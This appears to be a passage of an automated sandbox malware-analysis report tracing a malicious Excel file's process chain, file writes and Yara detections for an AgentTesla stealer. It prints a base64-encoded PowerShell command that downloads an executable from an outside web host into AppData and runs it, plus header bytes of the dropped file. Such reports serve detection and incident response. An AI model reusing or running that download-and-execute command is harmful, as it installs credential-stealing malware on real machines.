HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F384F	F384F	binary	04 00 00 00 38 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 AA 1D 6D BE 6B 1F D7 01 4F 38 0F 00 4F 38 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Source By
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Source Process
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Source Process
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3B6B	F3B6B	binary	04 00 00 00 38 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 AA 1D 6D BE 6B 1F D7 01 6B 3B 0F 00 6B 3B 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 2028 Parent PID: 2360

General

Start time:	15:35:40
Start date:	22/03/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:	cmd /c powershell.exe -encodedCommand KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAnAGgAdAB0AHAAOgAvAC8AcwBwAGUAYwBmAGwAbwBvAHIAcwAuAG4AZQB0AC8AZABlAHYALwBpAG4AYwBvAG0AZQAuAGUAeABlACcALAAoACQAZQBuAHYAOgBhAHAAcABkAGEAdABhACkAKwAnAFwAdABOAEQARgB4AC4AZQB4AGUAJwApADsAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAAMgA7ACAAUwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACQAZQBuAHYAOgBhAHAAcABkAGEAdABhAFwAdABOAEQARgB4AC4AZQB4AGUA
Imagebase:	0x4a410000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 1320 Parent PID: 2028

General

Start time:	15:35:41
Start date:	22/03/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe -encodedCommand KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAnAGgAdAB0AHAAOgAvAC8AcwBwAGUAYwBmAGwAbwBvAHIAcwAuAG4AZQB0AC8AZABlAHYALwBpAG4AYwBvAG0AZQAuAGUAeABlACcALAAoACQAZQBuAHYAOgBhAHAAcABkAGEAdABhACkAKwAnAFwAdABOAEQARgB4AC4AZQB4AGUAJwApADsAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAAMgA7ACAAUwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACQAZQBuAHYAOgBhAHAAcABkAGEAdABhAFwAdABOAEQARgB4AC4AZQB4AGUA
Imagebase:	0x13f270000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_PowershellDownloadAndExecute, Description: Yara detected Powershell download and execute, Source: 00000004.00000002.2109712096.0000000002BD1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\tNDFx.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA36BEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Source By
C:\Users\user\AppData\Roaming\tNDFx.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 9d 4e b7 9f 00 00 00 00 00 00 00 00 e0 00 22 00 0b 01 30 00 00 f2 00 00 00 08 00 00 00 00 00 00 4e 11 01 00 00 20 00 00 00 20 01 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 01 00 00 02 00 00 c4 f6 01 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....PE..L....N..... "...0.....N.... ... .@.. .....` .....@.....	success or wait	3	7FEEA36BEC7	WriteFile
C:\Users\user\AppData\Roaming\tNDFx.exe	unknown	8938	25 1f 44 72 98 05 00 70 a2 25 1f 45 72 98 05 00 70 a2 25 1f 46 72 29 25 00 70 a2 25 1f 47 72 e5 24 00 70 a2 25 1f 48 72 2c 05 00 70 a2 25 1f 49 72 e9 24 00 70 a2 25 1f 4a 72 dd 24 00 70 a2 25 1f 4b 72 ed 24 00 70 a2 25 1f 4c 72 30 05 00 70 a2 25 1f 4d 72 f1 24 00 70 a2 25 1f 4e 72 f5 24 00 70 a2 25 1f 4f 72 30 05 00 70 a2 25 1f 50 72 88 05 00 70 a2 25 1f 51 72 f5 24 00 70 a2 25 1f 52 72 90 05 00 70 a2 25 1f 53 72 f9 24 00 70 a2 25 1f 54 72 38 05 00 70 a2 25 1f 55 72 fd 24 00 70 a2 25 1f 56 72 24 05 00 70 a2 25 1f 57 72 01 25 00 70 a2 25 1f 58 72 e9 24 00 70 a2 25 1f 59 72 fd 24 00 70 a2 25 1f 5a 72 05 25 00 70 a2 25 1f 5b 72 09 25 00 70 a2 25 1f 5c 72 48 05 00 70 a2 25 1f 5d 72 6c 05 00 70 a2 25 1f 5e 72 0d 25 00 70 a2 25 1f 5f 72 11 25 00 70 a2 25 1f 60	%.Dr...p.%.Er...p.%.Fr)%.p.%.G r.$.p.%.Hr,..p.%.Ir.$.p.%.Jr.$ .p.%.Kr.$.p.%.Lr0..p.%.Mr.$.p. %.Nr.$.p.%.Or0..p.%.Pr...p.%.Q r.$.p.%.Rr...p.%.Sr.$.p.%.Tr8. .p.%.Ur.$.p.%.Vr$..p.%.Wr.%.p. %.Xr.$.p.%.Yr.$.p.%.Zr.%.p.%.[r.%.p.%.\rH..p.%.]rl..p.%.^r.%.p.%._r.%.p.%.`	success or wait	5	7FEEA36BEC7	WriteFile
C:\Users\user\AppData\Roaming\tNDFx.exe	unknown	1762	30 31 30 37 31 32 30 30 30 30 5a 30 72 31 0b 30 09 06 03 55 04 06 13 02 55 53 31 15 30 13 06 03 55 04 0a 13 0c 44 69 67 69 43 65 72 74 20 49 6e 63 31 19 30 17 06 03 55 04 0b 13 10 77 77 77 2e 64 69 67 69 63 65 72 74 2e 63 6f 6d 31 31 30 2f 06 03 55 04 03 13 28 44 69 67 69 43 65 72 74 20 53 48 41 32 20 41 73 73 75 72 65 64 20 49 44 20 54 69 6d 65 73 74 61 6d 70 69 6e 67 20 43 41 30 82 01 22 30 0d 06 09 2a 86 48 86 f7 0d 01 01 01 05 00 03 82 01 0f 00 30 82 01 0a 02 82 01 01 00 bd d0 32 ee 4b cd 8f 7f dd a9 ba 82 99 c5 39 54 28 57 b6 23 4a c4 0e 07 45 33 51 10 7d d0 f9 7d 4d 68 7e e7 b6 a0 f4 8d b3 88 e4 97 bf 63 21 90 98 bf 13 bc 57 d3 c3 e1 7e 08 d6 6a 14 00 38 f7 2e 1e 3b ee cc a6 f6 32 59 fe 5f 65 3f e0 9b eb e3 46 47 06 1a 55 7e 0b 27 7e c0 a2 f5 a0 e0	0107120000Z0r1.0...U....US1.0...U....DigiCert Inc1.0...U.... www.digicert.com110/..U...(DigiCert SHA2 Assured ID Timestamping CA0.."0...*.H..... .0.....2.K.....9T(W.#J...E3Q.}..}Mh~.....c!... ..W...~..j..8...;....2Y._e?... .FG..U~.'~.....	success or wait	1	7FEEA36BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Source
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA1D5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA1D5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA2FA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA36BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Source Ref
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA36BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Source
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA36BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Source
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA36BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEEA36BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEEA36BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Source

Key Path	Name	Type	Data	Completion	Count	Source Address	Source

Analysis Process: tNDFx.exe PID: 2288 Parent PID: 1320

General

Start time:	15:35:48
Start date:	22/03/2021
Path:	C:\Users\user\AppData\Roaming\tNDFx.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\tNDFx.exe'
Imagebase:	0x8e0000
File size:	69736 bytes
MD5 hash:	B2AB5D8639C89D42ACBDC362B86ACA91
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.2134883837.0000000006A8F000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 28%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Source
C:\Users\user\AppData\Local\ConsoleApp1	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CBC4247	CreateDirectoryW
C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CBC4247	CreateDirectoryW
